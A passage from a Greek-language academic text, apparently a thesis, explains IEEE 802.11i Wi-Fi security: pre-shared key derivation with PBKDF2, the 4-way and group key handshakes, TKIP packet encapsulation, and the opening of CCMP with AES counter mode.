Στην εικόνα 20b παρουσιάζεται η ιεραρχία των κλειδιών στο πρότυπο 802.11I



Εικόνα 20b. Ιεραρχία κλειδιών


- **Μέθοδος Pre-shared Key**

Χρησιμοποιείται κυρίως σε οικιακά δίκτυα, δίκτυα μικρών επιχειρήσεων ή ad-hoc δίκτυα όπου γίνεται χρήση ενός προ-μοιρασμένου κλειδιού (Pre-Shared Key). Όταν γίνεται χρήση ενός PSK όλη η διαδικασία αυθεντικοποίησης του 802.1X παραλείπεται. Το PSK, το οποίο έχει μέγεθος 256 Bit ή 64 οχτάδες όταν παρουσιάζεται σε δεκαεξαδικό σύστημα, παράγεται από την λειτουργία **Password-Based Key Derivation Function 2** (**PBKDF2**) και κάνει χρήση ενός κωδικού (**pass-phrase**) τον οποίο έχει ορίσει ο χρήστης. Το PSK χρησιμοποιείται εδώ ως Master Key (MK) και μπορεί να είναι κοινό για όλους τους σταθμούς (λιγότερο ασφαλές) ή διαφορετικό για κάθε σταθμό. Ο τρόπος με τον οποίο δημιουργείται το PSK είναι ο εξής:

PSK = PBKDF2 (Pass-Phrase, SSID, SSID length, 4096, 256)

Pass-phrase είναι συνήθως η λέξη–κλειδί την οποία εισάγει ο χρήστης στο network interface του Access Point ή Wireless Router σαν κωδικό ασύρματου δικτύου. Η pass-phrase μπορεί να έχει μέγεθος από 8 μέχρι 63 χαρακτήρες οι οποίοι ανήκουν στο σύνολο ASCII. Το γεγονός ότι το μέγιστο μέγεθος της είναι 63 και όχι 64 πηγάζει από την ανάγκη να ξεχωρίζουμε μία passphrase και ένα PSK όταν αναπαρίστανται με χαραχτήρες του δεκαεξαδικού συστήματος. SSID και SSID length είναι το όνομα του Access Point και η αναπαράσταση του σε οχτάδες bit αντίστοιχα. Με τον αριθμό 4096 αναφερόμαστε στο

πόσες φορές η pass-phrase κατακερματίζεται (**hashed**) και με 256 στο τελικό της μέγεθος σε Bit. Το αποτέλεσμα προφανώς λοιπόν εξαρτάται από το SSID του ασύρματου δικτύου το ποίο αποτελεί το **salt** της διαδικασίας. Αυτό σημαίνει ότι για δύο ασύρματα δίκτυα που χρησιμοποιούν την ίδια pass-phrase αλλά έχουν διαφορετικό SSID θα παραχθεί διαφορετικό PSK. Στην περίπτωση της Pre-Shared Key μεθόδου το PSK αποτελεί το PMK (Pairwise Master Key) και η διαδικασία που ακολουθεί είναι παρόμοια με αυτή του 802.1X την οποία περιγράψαμε παραπάνω. Η παραγωγή του PSK είναι το σημείο όπου απαιτείται η περισσότερη επεξεργαστική ισχύς. Στην παρακάτω εικόνα παρουσιάζεται συνοπτικά η διαδικασία:



Εικόνα 20c. Διανομή και διαχείριση κλειδιών στη μέθοδο Pre-shared Key

- **4-Way Handshake**


Η 4-way handshake στη οποία αναφερθήκαμε παραπάνω χρησιμοποιείται προφανώς για την παράγωγή δύο πανομοιότυπων PTK, ενός GTK και την μεταφορά του τελευταίου από τον Authenticator στον Supplicant (Client). Ο βαθύτερος σκοπός της όμως σχετίζεται με το ότι το PMK είναι σχεδιασμένο να χρησιμοποιείται σε όλη τη διάρκεια της συνεδρίας μεταξύ AP και Client για αυτό το λόγο πρέπει να εκτίθεται όσο το δυνατόν λιγότερο. Παράγεται έτσι μέσω της 4-way handshake το PTK το οποίο αναφέραμε πριν. Η παραγωγή του ξεκινάει ενώνοντας το ένα πίσω από το άλλο τα εξής δεδομένα: το PMK, AP nonce (ANonce), STA nonce (SNonce), τη διεύθυνση MAC του AP MAC address και τη διεύθυνση MAC του STA. Το αποτέλεσμα αυτής της ένωσης τροφοδοτείται στη κρυπτογραφική συνάρτηση κατακερματισμού (cryptographic hash function) **PBKDF2-SHA1.** Η παραγωγή του PTK δεν απαιτεί τόση επεξεργαστική ισχύ όσο η παραγωγή του PTK. Ο παρακάτω τύπος περιγράφει τη διαδικασία παραγωγής:

PTK = PRF-512(PMK, "Pairwise key expansion", Min(AP_Mac, Client_Mac) || Max(AP_Mac, Client_Mac) || Min(ANonce, SNonce) || Max(ANonce, SNonce))

Επίσης παράγεται και μία τιμή **MIC** από τον παρακάτω τύπο:

MIC = HMAC_MD5(MIC Key, 16, 802.1x data)

Η 4-way handshake παράγει τέλος και το GTK το οποίο χρησιμοποιείται για την αποκρυπτογράφηση multicast και broadcast κίνησης ανάμεσα στα μέλη που ανήκουν στο ίδιο ασύρματο δίκτυο. Η εικόνα 21 παρουσιάζει την όλη διαδικασία όπως την ορίζει το πρότυπο 802.11i.



Εικόνα 21. 4-Way Handshake


- **Group Key Handshake**

  Η Group Key Handshake είναι μία two-way handshake. Χρησιμοποιείται όταν το GTK πρέπει να ανανεωθεί επειδή έληξε. Αυτό μπορεί να συμβεί παραδείγματος χάριν όταν ένας σταθμός αποσυνδεθεί από το AP. Σε αυτή την περίπτωση το GTK πρέπει να ανανεωθεί προκειμένου ο σταθμός να μην μπορεί να λάβει πλέον multicast ή broadcast εκπομπές από το AP.

3.2.2 Η λύση του Temporal Key Integrity Protocol (TKIP)

Το TKIP αποτελεί πρωτόκολλο ασφάλειας που δημιουργήθηκε με σκοπό να καλύψει άμεσα τα κενά ασφαλείας του WEP. Αποτελούσε καθαρά μία προσωρινή λύση και συμπεριλήφθηκε στο πρότυπο IEEE 802.11i. Επειδή η υλοποίηση του θα γινόταν από τις υπάρχοντες συσκευές που χρησιμοποιούσαν το WEP ο σχεδιασμός του έγινε με βάση κάποιους περιορισμούς που αφορούσαν τη λειτουργία του. Πρώτον η χρήση του TKIP θα απαιτούσε μόνο μία αναβάθμιση firmware ή λογισμικού και όχι αντικατάσταση της συσκευής. Επίσης η υλοποίηση του WEP σε υλικό δεν θα επηρεαζόταν και τέλος η μείωση της απόδοσης εξαιτίας της χρήσης του TKIP θα ήταν η μικρότερη δυνατή. Το TKIP είναι ουσιαστικά ένα σύνολο αλγορίθμων που βασίζεται μεν στο WEP αλλά διορθώνει τις αδυναμίες του και ικανοποιεί τους παραπάνω περιορισμούς. Το WEP έτσι κάνοντας χρήση του TKIP αποκτά τους παρακάτω καινούργια χαρακτηριστικά:

- Γίνεται χρήση του αλγόριθμου Michael για τον έλεγχο ακεραιότητας και πρόσληψης κακόβουλων αλλαγών. Η υλοποίηση του απαιτεί χαμηλή επεξεργαστική ισχύ.
- Αρίθμηση των πακέτων που εκπέμπονται για την προστασία από επιθέσεις επανεκπομπής μηνυμάτων.
- Αύξηση του δυνατών IV από 2^{24} σε 2^{48} για την αποφυγή χρησιμοποίησης του ίδιου IV.
- Μία συνάρτηση η οποία επιδρά στο κλειδί κρυπτογράφησης. Έτσι κάθε πακέτο έχει το δικό του κλειδί κρυπτογράφησης αντιμετωπίζοντας έτσι τις επιθέσεις τύπου FMS.




Εικόνα 22. Ενθυλάκωση πακέτου με χρήση του TKIP πρωτοκόλλου

Η ενθυλάκωση των πακέτων (Εικόνα 22) ξεκινάει με τον υπολογισμό του κώδικα ακεραιότητας MIC με χρήση του αλγορίθμου Michael. Με τη χρήση αυτού του αλγόριθμου προστατεύεται η διεύθυνση του παραλήπτη (DA) και του αποστολέα (AD). Οι δύο αυτές διευθύνσεις μαζί με το κλειδί MIC τροφοδοτούν τον αλγόριθμο. Το αποτέλεσμα είναι 8 Bytes τα οποία προσκολλούνται στο αρχικό πακέτο (MSDU). Ο συνδυασμός MSDU και MIC προωθούνται


στο επίπεδο MAC το οποίο αν χρειαστεί θα τα τεμαχίσει σε δύο ή περισσότερα MSDUs. Στη συνέχεια θα ξεκινήσει η κρυπτογράφηση.

Η διαδικασία της κρυπτογράφησης διακρίνεται σε δύο φάσεις. Στην πρώτη φάση έχουμε τον συνδυασμό του κλειδιού συνόδου (TK), τη διεύθυνση MAC του αποστολέα (TA), και τα τέσσερα πιο σημαντικά bytes της τιμής του μετρητή ακολουθίας (TSC2-TSC5). Ο μετρητής ακολουθίας (TSC) είναι ένας μονοτονικά αυξανόμενος μετρητής ο οποίος χρησιμοποιείται στη παραγωγή του κλειδιού κρυπτογράφησης για κάθε MSDU. Για την σύνθεση του μετρητή χρησιμοποιούνται οι διευθύνσεις SA και DA. Η πρώτη φάση οδηγεί στην παράμετρο TTAK η οποία αποθηκεύεται προσωρινά (για λόγους απόδοσης) και μπορεί να χρησιμοποιηθεί μέχρι και για 216 πακέτα Κατά τη διάρκεια της δεύτερης φάσης έχουμε τον συνδυασμό της τιμής TTAK με τα δύο λιγότερο σημαντικά byte του μετρητή ακολουθίας (TSC0-TSC1) και του κλειδιού συνόδου (TK). Το αποτέλεσμα είναι το τελικό κλειδί κρυπτογράφησης του πακέτου. Ακολουθεί η γνώστη διαδικασία του WEP με υπολογισμό IV και κρυπτογράφηση με τον αλγόριθμο RC4. Το τελικό MPDU έχει την παρακάτω μορφή (εικόνα 23).



Εικόνα 23. Ενθυλακωμένο MPDU από το TKIP

Συγκρίνοντας το MPDU που ενθυλακώθηκε με χρήση του TKIP (εικόνα 23), και αυτού που ενθυλακώθηκε μόνο με WEP στην προηγούμενη ενότητα 3.1.2 (εικόνα 18) παρατηρούμε εμφανής διαφορές. Το IV έχει πλέον μεγαλύτερο μέγεθος (6 byte ή 48 bit) και διαχωρίζεται σε TSC0 – 5 ενώ η τιμή MIC παίρνει τη θέση της μέσα στο frame body. Το πεδίο Ext. IV (μέσα στο Key ID) υποδηλώνει την ύπαρξη ή όχι ενός Extended IV. Για το πρωτόκολλο TKIP παίρνει την τιμή 1 ενώ για το WEP την τιμή 0. Το πεδίο FCS (**Frame Check Sequence**) αποτελεί ένα σύνολο χαραχτήρων ελέγχου υπολοίπου (checksum) το οποίο προστίθεται στο πλαισίου για ανίχνευση λαθών κατά τη μετάδοση. Η απενθυλάκωση του πακέτου στον παραλήπτη παρουσιάζεται στην εικόνα 24παρακάτω.



Εικόνα 24. Απενθυλάκωση πακέτου στο TKIP

- Σε πρώτη φάση ο παραλήπτης συγκρίνει τον μετρητή TSC του πακέτου με τον δικό του τοπικό μετρητή που σχετίζεται με τη συγκεκριμένη SA προκειμένου να διαπιστώσει αν πρόκειται για έγκυρο πακέτο ή αναμετάδοση προηγούμενου πακέτου.
- Αν το αποτέλεσμα του ελέγχου είναι θετικό ξεκινάει η διαδικασία δύο φάσεων για την δημιουργία του κλειδιού ανά πακέτο και ξεκινάει με τη σειρά της η διαδικασία απενθυλάκωσης WEP του MPDU.
- Εάν το ο έλεγχος του WEP ICV κατά την απενθυλάκωση έχει θετικό αποτέλεσμα τότε το MPDU αποστέλλεται για ανασυγκρότηση μαζί με τα υπόλοιπα MPDUs Που ανήκουν πακέτο δεδομένων. Σε διαφορετική περίπτωση απορρίπτεται.

- Στη συνέχεια υπολογίζεται η τιμή MIC του ανασυγκροτημένου MPDU καθώς και οι τιμές SA, DA και priority. Γίνεται σύγκριση της ληφθέντος τιμής MIC και της νέο-υπολογισμένης τιμής MIC'.
- Εάν το αποτέλεσμα είναι θετικό ο τοπικός μετρητής TSC για αυτή την SA παίρνει την τιμή μετρητή TSC του τελευταίου MPDU.
- Σε περίπτωση που αποτύχει ο έλεγχος τότε οι αιτίες μπορεί να είναι δύο. Είτε έγινε κάποιο λάθος στο φυσικό επίπεδο, είτε ο δέκτης δέχεται επίθεση με επανεκπομπή παλαιότερων πακέτων. Επειδή οι πιθανότητες να συμβαίνει το πρώτο είναι ελάχιστες ο παραλήπτης συμπεραίνει ότι δέχεται επίθεση και ενεργοποιεί αντίμετρα.

3.2.3 Το πρωτόκολλο CCMP

Το CCMP αποτελεί το πρωτόκολλο ασφαλείας το οποίο παρουσιάστηκε με το 802.11i. Αντίθετα με το TKIP το CCMP σχεδιάστηκε από την αρχή. Βασίζεται στον αλγόριθμο **Advance Encryption Standard** (**AES**) σε λειτουργία **CCM mode (Counter Mode with CBC-MAC)**. Η γενική λειτουργία του πρωτοκόλλου έχει ως εξής: πρώτα υπολογίζεται το MIC (Message Integrity Code) του MPDU κάνοντας χρήση του CBC-MAC και συνέχεια γίνεται κρυπτογράφηση του MIC και των δεδομένων με χρήση του AES-CRT.


Η χρήση του AES στο CCMP

Ο αλγόριθμος AES βασίζεται σε υποσύνολο δυνατοτήτων του αλγόριθμου Rijndael, που αναπτύχθηκε από τους βέλγους Joan Daemen και Vincent Rijmen. Αποτελεί έναν αλγόριθμο συμμετρικού κλειδιού, χρησιμοποιείται δηλαδή το ίδιο κλειδί για κρυπτογράφηση και αποκρυπτογράφηση. Κρυπτογραφεί τα δεδομένα σε block των 128 bit με κλειδί μήκους 128,192 ή 256 bit. Στα πλαίσια του προτύπου 802.11i το κλειδί έχει μήκος 128 bit. Δεδομένου του τρόπου με τον οποίο χειρίζεται τα δεδομένα (block των 128 Bit) ο AES χρησιμοποιεί μεθόδους-λειτουργίες που ονομάζονται **modes of operation (καταστάσεις λειτουργίας).** Σκοπός αυτών των καταστάσεων λειτουργίας είναι η μετατροπή αρχικών μηνυμάτων σε τμήματα σταθερού μήκους. Το mode of operation που χρησιμοποιεί ο AES στο CCMP δημιουργήθηκε ειδικά για την περίπτωση του προτύπου 802.11i και ονομάζεται **CCM**. Αποτελεί συνδυασμό της λειτουργίας **Counter mode** (**CTR**) και μίας μεθόδου αυθεντικοποίησης μηνυμάτων ονόματι **Cipher Block Chaining Message Authentication Code** (**CBC-MAC**). Παρακάτω αναλύονται οι δύο λειτουργίες.

- **Counter Mode**

Στη λειτουργία μετρητή το αρχικό κείμενο χωρίζεται σε ίσα τμήματα. Στο παράδειγμα της εικόνας 25 έχουμε 9 ίσα τμήματα αρχικού κειμένου. Σε κάθε τμήμα αντιστοιχείται ένας μετρητής, στην περίπτωση μας από 1-9. Στην πράξη όμως ο μετρητής


ξεκινάει από μία τυχαία τιμή **nonce** και αυξάνεται σύμφωνα με κάποιον κανόνα. Ο μετρητής κρυπτογραφείται με τον AES με χρήση του κλειδιού **K**. Στον κρυπτογραφημένο πλέον μετρητή, μαζί με το τμήμα αρχικού κειμένου που του αντιστοιχεί, εφαρμόζεται η συνάρτηση XOR. Να σημειώσουμε ότι ο παραλήπτης πρέπει αν γνωρίζει την αρχική 